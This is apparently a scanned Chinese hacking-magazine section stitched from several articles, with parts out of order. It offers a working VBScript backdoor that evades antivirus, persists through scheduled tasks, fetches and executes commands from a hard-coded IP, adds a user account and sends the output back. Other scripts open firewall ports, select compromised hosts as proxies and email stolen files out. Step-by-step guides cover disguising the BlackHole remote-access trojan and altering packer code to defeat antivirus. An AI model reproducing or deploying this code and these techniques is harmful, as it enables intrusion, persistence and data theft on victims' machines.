Function write2File (fileContent)
    Set fso = CreateObject("Scripting.FileSystemObject")
    Set theFile = fso.OpenTextFile("C:\WINDOWS\system32\windowsVBS.log", 2, True)
    theFile.Write fileContent
    theFile.Close
    Set theFile = Nothing
End Function
```

四、读取一个网页

VBS还可以读取网页：

```
Function httpGet(url)
    If Left(url,4)<>"http" Then
        url="http://"&url
    End if
    set obXMLHTTP=CreateObject("Microsoft.XMLHTTP")
    obXMLHTTP.Open "GET",url,0
    obXMLHTTP.send
    If obXMLHTTP.status<>200 Then
        httpGet=False
    else
        httpGet=obXMLHTTP.responseText
    End if
End Function
```

五、改变终端服务端口号

```
port= 2008    '要改成的端口
Set WshShell=CreateObject("Wscript.Shell")
WshShell.RegWrite "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp\PortNumber",port,"REG_DWORD"
WshShell.RegWrite "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp\PortNumber",port,"REG_DWORD"
```

六、打开windows防火墙的端口

```
port= 23          '要打开的端口
Set WshShell=CreateObject("Wscript.Shell")
WshShell.RegWrite "HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List\"&port&":TCP", port&":TCP:*:Enabled:Media Services","REG_SZ"
```

七、重启计算机

利用WScript.Shell 的SendKeys方法，可以向应用程序发送按键信息，如重启计算机：

```
set WshShell = CreateObject("WScript.Shell")
WshShell.SendKeys "^{ESC}u"          '^指代CTRL键
WshShell.SendKeys "R"
```

八、写一个后门

举了这么多例子，有没有想过用VBS写一个脚本后门？当肉鸡上的各类木马纷纷被杀毒软件肃清后，一个定时运行的脚本后门可能是你最后的希望。

1. 自动启动：大多数后门都使用注册表或创建系统服务的方法实现自动启动，杀毒软件“主动防御”的概念提出来后，这种后门往往一安装就被查杀了。有没有回想到IPC入侵时经常用到的“at”命令？对，利用这个命令我们可以避开杀毒软件，定时启动我们的后门。

2. 后门的连接：VBS网络功能有限，不能直接创建socket，只能反向连接到web服务器，获取控制命令。我们可以在web服务器上放一个命令文件，里面写入VBS代码。脚本后门根据URL读取了文件内容后，再通过execute函数执行里面的VBS代码。

```
On Error Resume Next          '忽略非致命错误
url="http://211.71.147.3/VBSCommand.php?time="&Now  'VBS后门要读取URL

SET WSHShell=CreateObject("W"+"S"+"CR"+"IPT.S"+"H"+"ELL")  '避免杀毒软件查杀。实际代码为 CreateObject("WSCRIPT.SHELL")

ini()'初始化

a=httpGet(url) '读取要执行的 VBS 代码
If a=false Then
    wscript.quit
Else
    execute(a)'调用execute函数执行VBS代码
End if
```

```
Function ini()
    '检查是否存在C:\Program Files\WindowsUpdate\windowsVBS.vbs,不存在的话就复制过去
    Set fso = CreateObject("Scripting.FileSystemObject")
    Set MyFile = fso.GetFile(wscript.scriptfullname)
    If wscript.scriptfullname<>"C:\Program Files\WindowsUpdate\windowsVBS.vbs" And wscript.scriptfullname<>"C:\Progra~1\WindowsUpdate\windowsVBS.vbs" Then
        MyFile.Copy ("C:\Program Files\WindowsUpdate\windowsVBS.vbs") '不使用C:\WINDOWS\system32\windowsVBS.vbs,避开杀毒软件的主动防御
        MyFile.Delete() '删除自身
        WSHShell.run ("cmd /c cscript.exe C:\Progra~1\WindowsUpdate\windowsVBS.vbs"),0
        wscript.quit
    End If

    If Instr(WSHShell.exec ("at").stdout.readall, "windowsVBS.vbs")<>0 Then
        'wscript.echo "Schedule started"    '如果任务已经存在,则 Exit Function
        Exit Function
    End If

    Set oExec = WshShell.Exec("sc config Schedule start= auto") '启动计划任务
    Set oExec = WshShell.Exec("sc start Schedule")
    Do While oExec.Status = 0
        WScript.Sleep 100
    Loop
    WshShell.run("AT 1 /del"),0        '删除以前的任务
    WshShell.run("AT 2 /del"),0
    WshShell.run("AT 3 /del"),0
    WshShell.run("AT 12:00 /every:M,T,W,Th,F,S,Su cscript.exe C:\Progra~1\WindowsUpdate\windowsVBS.vbs"),0    '每天12:00运行,下同
    WshShell.run("AT 18:00 /every:M,T,W,Th,F,S,Su cscript.exe C:\Progra~1\WindowsUpdate\windowsVBS.vbs"),0
    WshShell.run("AT 22:00 /every:M,T,W,Th,F,S,Su cscript.exe C:\Progra~1\WindowsUpdate\windowsVBS.vbs"),0
End Function

Function httpGet(url)
    '读取网页的函数
    If Left(url,4)<>"http" Then
        url="http://"&url
    End if
    set obXMLHTTP=CreateObject("M"+"icr"+"os"+"oft.XML"+"HTT"+"P")
    obXMLHTTP.Open "GET",url,0
    obXMLHTTP.send
    If obXMLHTTP.status<>200 Then
        httpGet=False
    else
        httpGet=obXMLHTTP.responseText
    End if
End Function
```

然后，我们在http://211.71.147.3/VBSCommand.php写入要VBS后门运行的VBS代码，例如以下PHP代码，作用是让VBS后门运行net user linx 123456 /add命令，并把运行结果发送到http://211.71.147.3/VBSCommand.php：

```
Set WshShell=CreateObject("Wscript.Shell")
a=WshShell.exec ("cmd /c net user linx 123456 /add").stdout.readall
httpGet("<?echo "http://$_SERVER[SERVER_NAME]$_SERVER[PHP_SELF]?a=";?>"&a)
<?
$onlineip = $_SERVER['REMOTE_ADDR']; //客户端的IP
$request=implode("",$_REQUEST);
$f=fopen("VBSCommand.txt","a+");
fwrite($f,"$onlineip  $request \r\n");
fclose($f);
?>
```

这篇文章到这里就结束了，希望读者学习了VBS后，能够把这项技术灵活运用到实践中去。有不明白的地方可以翻看光盘里的“Windows脚本技术.CHM”，有了这个CHM文档，相信一切关于VBS的问题都会迎刃而解。

[文章里的代码已收录在本期光盘]

编辑点评：

作者举了几个VBS的小例子，让大家明白了一些常规的VBS语法，然后再写出了一个后门。讲实话，这个后门的实用性不是很大，但重点是思路。把VBS的函数放在php里去调用，像VBSCommand.php里的一句httpGet("<?echo "http://$_SERVER[SERVER_NAME]$_SERVER[PHP_SELF]?a=";?>"&a)，这样的写法真是奇怪又新颖。

谈VBS在Hacking中的作用之二

NetPatch

一、挑选速度快的肉鸡做VPN

上一期写了一个VBS的注入脚本，这次给大家带来两个脚本，希望小菜们能喜欢。当自己从小菜鸟转型为老菜鸟时，就懂得考虑在玩Hacking的同时也要尽量保证不暴露自己。万事，安全第一嘛！不然都不知道哪天玩着玩着就被警察叔叔带去喝茶了^_^。因此，作为老菜鸟的我们，要学会在Hacking时，多用VPN+终端等跳板措施来保护自己，尽量不让自己直接暴露所处地。但是，由于跳板的增加，导致了数据传输的缓慢。因此我们完全有必要找网速快的机器来做VPN跳板。但如果让自己做这些重复性的操作(*从众多的肉鸡中挑选网速好的*)，那就太愧对老菜鸟这个称呼了。对于学过编程的朋友来说，那简直易如反掌。但对小菜来说，可能还有点难度。因此，今天我就先简单的介绍下，如何用VBS帮我们挑选速度快的肉鸡。vpn.vbs代码如下，主要是将你肉鸡ip列表文件里的ping值快的肉鸡找出来。

```
On Error Resume Next
'code by NetPatch
Set arg=Wscript.Arguments
'声明外部参数
If Arg.count=0 then Wscript.quit
'若没有参数则退出脚本
Num=0

SzBuf = InputBox("请输入要找的Ping时间值:","输入","200")
'调用弹出消息输入框来获取要查找的时间
Set Fso=CreateObject("Scripting.FileSystemObject")
'声明FSO组件
Set Gofile=Fso.OpenTextFile(Arg(0),1,False,-2)
'打开拖进来的文件
Do While Gofile.Atendofline <> True
    Ip=Gofile.Readline
    '读取一行
    Set oShell = WScript.CreateObject("WScript.Shell")
    '声明WSH组件
    Set oExec = oShell.Exec("ping -n 1 "&Ip&"")
    '执行PING命令，然后把结果附值到oExec
    Set File=fso.OpenTextFile(arg(0)&".txt",8,True)
```

```
	Do While Not oExec.StdOut.AtEndOfStream
		strOut = oExec.StdOut.ReadLine()
		If oExec.StdOut.line>4 then exit do
		'用循环读取指定行数
	Loop
	If Cint(GET_Time(StrOut)) < Cint(SzBuf) Then
		File.Writeline Ip&chr(9)&"Ping 时间值为: "&GET_Time(StrOut)&"秒"
		'找到小于指定时间的机器, 并写入新建立的文本
		Num=Num+1
		'找到后, 记数(后面统计用)
	End if
Loop
File.Close
Gofile.Close
Set Fso=Nothing

if num = 0 then
	wscript.echo "郁闷! 一个也没找到 @_@"
else
	wscript.echo "恭喜! 找到"&num&"个"
end if

'用正则查找指定的PING时间值
Function GET_Time(ss)
	Set re = New RegExp
	re.Pattern = "(.+from )(\d+.\d+.\d+.\d+): bytes=32 time=(\d+)ms(.+)"
	re.Global = True
	re.IgnoreCase = True
	re.MultiLine = True
	GET_Time = re.Replace(ss,"$3")
end Function
```

用法就是把你的肉鸡IP列表拉到这个VBS脚本上，再填入你要找的PING时间值，即可很快找出哪台肉鸡相对比较快（*当然，前提是你的肉鸡没防PING！不过话说回来，如果防PING的话，估计有防火墙一类的东西，可能也做不成VPN了*）。

二、利用VBS发送邮件

渗透时候，我们需要在DOS下打包对方的某些东西，但碰巧对方限制太严格，我们没办法利用FTP等方法上传工具。这个时候，下面的脚本mail.vbs就派上大用场了，可以很轻松的将对方的东西，当附件发送到自己邮箱。（*前提是，附件不要太大哦……不然很容易暴露D！*）

```
function Send_mail(You_Account,You_Password,Send_Email,Send_Email2,Send_Topic,Send_Body,Send_Attachment)
'code by NetPatch
'VBS发送邮件参数说明
'You_Account: 你的邮件账号
'You_Password: 你的邮件密码
'Send_Email:  主要邮件地址
'Send_Email2: 备用邮件地址
'Send_Topic:  邮件主题
'Send_Body:   邮件内容
'Send_Attachment: 邮件附件

You_ID=Split(You_Account, "@", -1, vbTextCompare)
'账号和服务器分离
MS_Space = "http://schemas.microsoft.com/cdo/configuration/"
'这个是必须要的, 不过可以放心的是, 不会通过微软发送邮件
Set Email = CreateObject("CDO.Message")
Email.From = You_Account
'这个一定要和发送邮件的账号一样
Email.To = Send_Email
		'主要邮件地址

If Send_Email2 <> "" Then
	Email.CC = Send_Email2
		'备用邮件地址
End If
```

郁闷小编10086
最近真是郁闷，连续搞出来的几个马马都"遇害"了，心情真是……但是为了那些可爱的鸡鸡，我的睡觉时间都没了，是惨呢？还是苦呢？又或者是何必呢？但是为了那成功的喜悦，继续免杀中……

黑洞的免杀及自定义服务

从本文你可以学习到：

1、黑洞的免杀技术　2、黑洞的自定义服务端

黑洞作为一款老牌的远程控制软件，由于其众多的技术亮点以及稳定性，得到了广大用户的喜欢。可是无论任何的远程控制软件，都无法逃过最终被查杀的噩运。今天我们就来看看黑洞如何进行DIY修改，并最终对其进行有效的免杀操作。

```
Email.Subject = Send_Topic
		'邮件主题
Email.Textbody = Send_Body
		'邮件内容

If Send_Attachment <> "" Then
	Email.AddAttachment Send_Attachment
'邮件附件
End If

With Email.Configuration.Fields
.Item(MS_Space&"sendusing") = 2
	'发信端口
.Item(MS_Space&"smtpserver") = "smtp."&You_ID(1)	'SMTP服务器地址
.Item(MS_Space&"smtpserverport") = 25
'SMTP服务器端口
.Item(MS_Space&"smtpauthenticate") = 1
'cdobasec
.Item(MS_Space&"sendusername") = You_ID(0)
'你的邮件账号
.Item(MS_Space&"sendpassword") = You_Password
你的邮件密码
.Update
End With
Email.Send
'发送邮件
Set Email=Nothing
'关闭组件

Send_Mail=True
'如果没有任何错误信息, 则表示发送成功, 否则发送失败
If Err Then
	Err.Clear
	Send_Mail=False
End If
End Function

'以下是利用上面的函数发送带附件的邮件例子
If Send_Mail("test@163.com","test","test2@163.com","","邮件主题","邮件内容","d:\test.exe")=True Then
	Wscript.Echo "发送成功"
Else
	Wscript.Echo "发送失败"
End If
```

只要你将mail.vbs里的倒数第5行里的参数值改成你自己的，你就可以利用它去做事情了。

[*文章里的vpn.vbs和mail.vbs已收录在本期光盘*]

编辑点评：

感觉此专栏成了一个VBS贴吧了，不过实用的脚本谁不喜欢呢？这篇文章里的代码有详细的注释，相信你看得懂吧？

一、提取DLL文件

黑洞远程控制最新的版本一改以前的作法，将DLL文件插入到系统进程**svchost.exe**中，从而方便服务端程序穿透防火墙。但是黑洞配置完成的服务端，DLL文件不是以资源和数组存在，无法使用常规办法将DLL文件从服务端里导出，因此给我们的免杀带来了很多不便。现在已经有人为了方便大家的免杀，写了个DLL文件的提取合并软件，这样就可以简化步骤了。

首先运行黑洞客户端程序，来配置一个线程插入型的服务端程序。这里需要注意的是，生成的服务端程序不要加壳，即去掉"生成服务端后自动用UPX加壳压缩"选项的勾。接着利用"灰色按钮突破专家"程序，去掉"在任务栏显示图标"灰色选项的勾。现在运行"黑洞1.96服务端DLL提取器"程序，在"未加壳服务端路径"选项中设置服务端的路径，接着在"提取DLL文件路径"选项中设置DLL文件的途径，然后点击"提取"按钮即可将相关信息导出，如图1所示。




图1 提取相关信息

二、免杀DLL文件

现在运行资源修改工具**Restorator**，点击工具栏上的"打开文件"按钮，选择导出的DLL文件，和一个微软系统自带的DLL文件。在资源树下找到系统自带的DLL文件内容，接着在其中找到"版本"项目。然后通过鼠标将其拖到黑洞DLL文件的资源内容中释放，这样我们就成功的将DLL文件粘贴上微软的标签，以后通过冰刃等安全工具也很难发现它，如图2所示。




图2 Restorator查找字符串版本

最后点击"文件"菜单下的"另存为"命令，将修改的DLL文件重新进行保存即可。下面选择"花指令伪装器"，点击"文件名"后面的"浏览"按钮，选择刚刚处理过的DLL文件。接着在下面的列表中任意选择一个花指令代码，最后直接点击"加花"按钮就可以了，如图3所示。




图3 使用花指令伪装器加花

这里再运行加壳软件**WinKripT**，点击窗口中的"Open"按钮选择DLL文件，直接点击"Do It"按钮就可以完成加壳处理。最后通过"黑洞1.96服务端DLL提取器"程序，将免杀的DLL文件再导入服务端安装文件中，这样DLL文件的免杀工作就到此为止。

三、免杀EXE文件

现在对服务端程序进行免杀操作，首先利用工具C32Asm打开安装文件，来修改服务端程序中的服务名称、相关描述等信息，再修改配置信息文件brc_server.dat来防止被别人的服务端覆盖。点击程序窗口中"搜索"菜单中的"替换"命令，在弹出的窗口中搜索"**BRC_Services**"这个关键词，接着在"替换"输入框中键入其它字符，比如这里我们输入"HKMMServices"，然后再点击"替换"按钮进行关键字的替换，如图4所示。




图4 搜索替换字符串

接着按照上面的方法对"BlackHole Remote Control Services"、"黑洞"、"brc_Server.dat"、"brc_Server.dll"等其它的关键词进行替换并保存。最后运行加壳程序Modified，点击窗口中的"Source"来选择处理过的服务端程序，接着直接点击"protect"按钮就可以进行加壳处理，如图5所示。




图5 进行加壳处理

这样对于服务端的安装程序就免杀完成了。

四、自定义服务端

随着以后黑洞的不断升级，不可能随时都有"服务端DLL提取器"可以使用，这时我们就要发挥主观能动性，对服务端程序进行自定义操作。首先在本地配置一个服务端程序并运行，从Windows系统目录拷贝出服务端生成的DLL文件，通过上面的方法对DLL文件进行免杀操作，并且将其重命名为system.dll。

接着打开注册表编辑器，依次导出下面的注册表内容，并且另存为reg1.reg和reg1.reg。内容目录为HKLM\SYSTEM\ControlSet001\Services\BlackHole-RemoteControlServices\Parameters和HKLM\SYSTEM\CurrentControlSet\Services\BlackHoleRemote-ControlServices\Parameters。再通过记事本程序将reg1.reg和reg1.reg中的"BlackHole Remote Control Services"改为一个你自己喜欢的系统服务名称，比如我们这里修改为WINService这个名称。

然后同样通过C32Asm来修改服务端程序，点击程序窗口中"搜索"菜单中的"命令"，在弹出的窗口中搜索"brc_Server.dll"和"BlackHole Remote Control Services"关键词，接着点击鼠标右键中的"填充"命令，并且选择"使用十六进制填充"选项，在填充框中输入"00"后点击"确定"按钮即可，如图6所示。




图6 填充数据

之所以这么做完全是为了让服务端程序不再自动生成DLL文件，以及创建相关的系统服务。另外其它的重要信息内容请按上面的解释来进行修改。

很多读者可能很纳闷，既然直接在本地运行了，将所有信息都拷贝出来，为什么还要修改服务端呢？这主要就是为了让服务端生成程序所需的brc_server.dat文件，由于该文件会根据不同的系统进行随机加密，因此在本地生成的**brc_server.dat**文件在其他系统就不能运行。现在我们来编写一段脚本代码和批处理代码，批处理文件代码如下：

```
@echo off
@cls
@color A
%systemroot%\system32\hack\heidong.exe
@copy %systemroot%\system32\hack\system.dll %systemroot%\system32\system.dll
@regedit /s %systemroot%\system32\hack\reg1.reg
@regedit /s %systemroot%\system32\hack\reg2.reg
@attrib +h +r %systemroot%\system32\system.dll
@attrib +h +r %systemroot%\system32\brc_server.dat
@net start WINService
@del %systemroot%\system32\brc_Server.exe
@del %systemroot%\system32\hack\heidong.exe
@del %systemroot%\system32\hack\reg1.reg
@del %systemroot%\system32\hack\reg2.reg
@del %systemroot%\system32\hack\system.dll
@del %systemroot%\system32\hack\hd.vbs
```

```
@del %systemroot%\system32\hack\hd.bat
```

脚步文件代码内容：

```
set ws=wscript.createobject("wscript.shell")
ws.run "hd.bat",0
```




图7 用WinRAR生成自释放文件

现在打开电脑中的WinRAR程序，将文件生成一个新的解压文件，接下来点击“高级”选项卡，然后单击“SFX选项”按钮，会出现“高级自释放选项”对话框，如图7所示。

在“释放路径”这里设置为“%systemroot%\system32\hack\”，同时在“释放后运行”中输入脚本地址“%systemroot%\system32\ hack\hd.vbs”。接着再选择“模式”标签，选中“全部隐藏”和“覆盖所有文件”选项。点击“确定”按钮返回，就可以创建一个自定义的黑洞服务端程序。

五、小结

到此为止，关于黑洞远程控制的自定义设置，以及相关文件的免杀操作，就为大家介绍到这里。其实这种服务端程序的自定义方法，大家完全可以应用到其它的木马程序上，只要大家发挥自己想象力，不仅可以创建属于自己的服务端程序，还可以有效的躲过主动防御的检测。

编辑点评：

由于灰鸽子被封杀，导致很多人都转向了黑洞、pcshare等工具去了，其实只要掌握了原理，对这些工具进行免杀处理基本上还是差不多的，比如本文的处理技术并不是很新，都是加花加壳，然后替换字符串，但是能够熟练运用起来，免杀的效果还是挺不错的。近来免杀的稿件大多都是加花加壳的，而且之前的黑手也刊登过比较多的文章了，希望大家下次投稿的时候能有新的免杀技术出现。

再过金山数据流——修改加壳代码

图 蜀国布衣

从本文你可以学习到：

如何修改壳代码

提到免杀就不得不提到加壳操作。在最近一期的“读编互动”栏目中，看到有读者说灰鸽子不好过金山数据流，并且提到想让被操作的文件成功免杀，就需要使用最新推出的的加壳程序。但是那里随时都有最新的加壳程序呢？因此对已有的加壳程序进行再加工，就成为一种简便可行的操作方法。下面我们就通过实际的操作，看看如何修改加壳代码，达到文件免杀的效果。

操作原理分析

这里我还是简单的讲一下，金山数据流和虚拟机脱壳的区别。“虚拟机脱壳”是在正常的系统内存中开放一个虚拟环境，在虚拟环境运行病毒文件的脱壳代码，再进行文件特征码的对比。而“金山数据流”则直接分析病毒运行过程中生成的数据流特征。因为病毒文件运行后首先会自行脱壳，从而暴露出程序的原始代码，这样杀毒引擎会及时做出响应。

既然“壳”本身就是一段特殊的汇编代码，其实很多花指令就是模拟的某些壳的汇编代码。那么我们只需要将这段汇编代码进行修改，这样杀毒软件就无法识别这是怎样的壳，从而无法对文件进行脱壳处理来得到其中的特征码，最终达到文件免杀的效果。这种方法不但可以对单一加壳的文件，还可以对进行了多重加壳的文件进行处理。

文件实际操作

1、修改堀北压缩

首先我们配置一个木马服务端程序，接着运行“堀北压缩”这款加壳程序，将服务端程序拖动到窗口上释放，就可以成功的完成加壳处理操作。现在只需要动手对这段壳的指令进行修改，下面使用程序OllyDbg载入加壳后的服务端，结果程序自动就停留在添加的这个壳的代码处。首先选中其中的第一句代码，点击右键菜单中的“汇编”命令，依次在“汇编”窗口中将PUSH修改为JMP。这里我们就是利用功能相同的汇编代码，去替换加壳代码中原来的语句。接着利用同样的方法，在“汇编”窗口中将语句mov esi，dword ptr [esp+24]，和mov edi，dword ptr [esp+28]的位置互换，如图1。

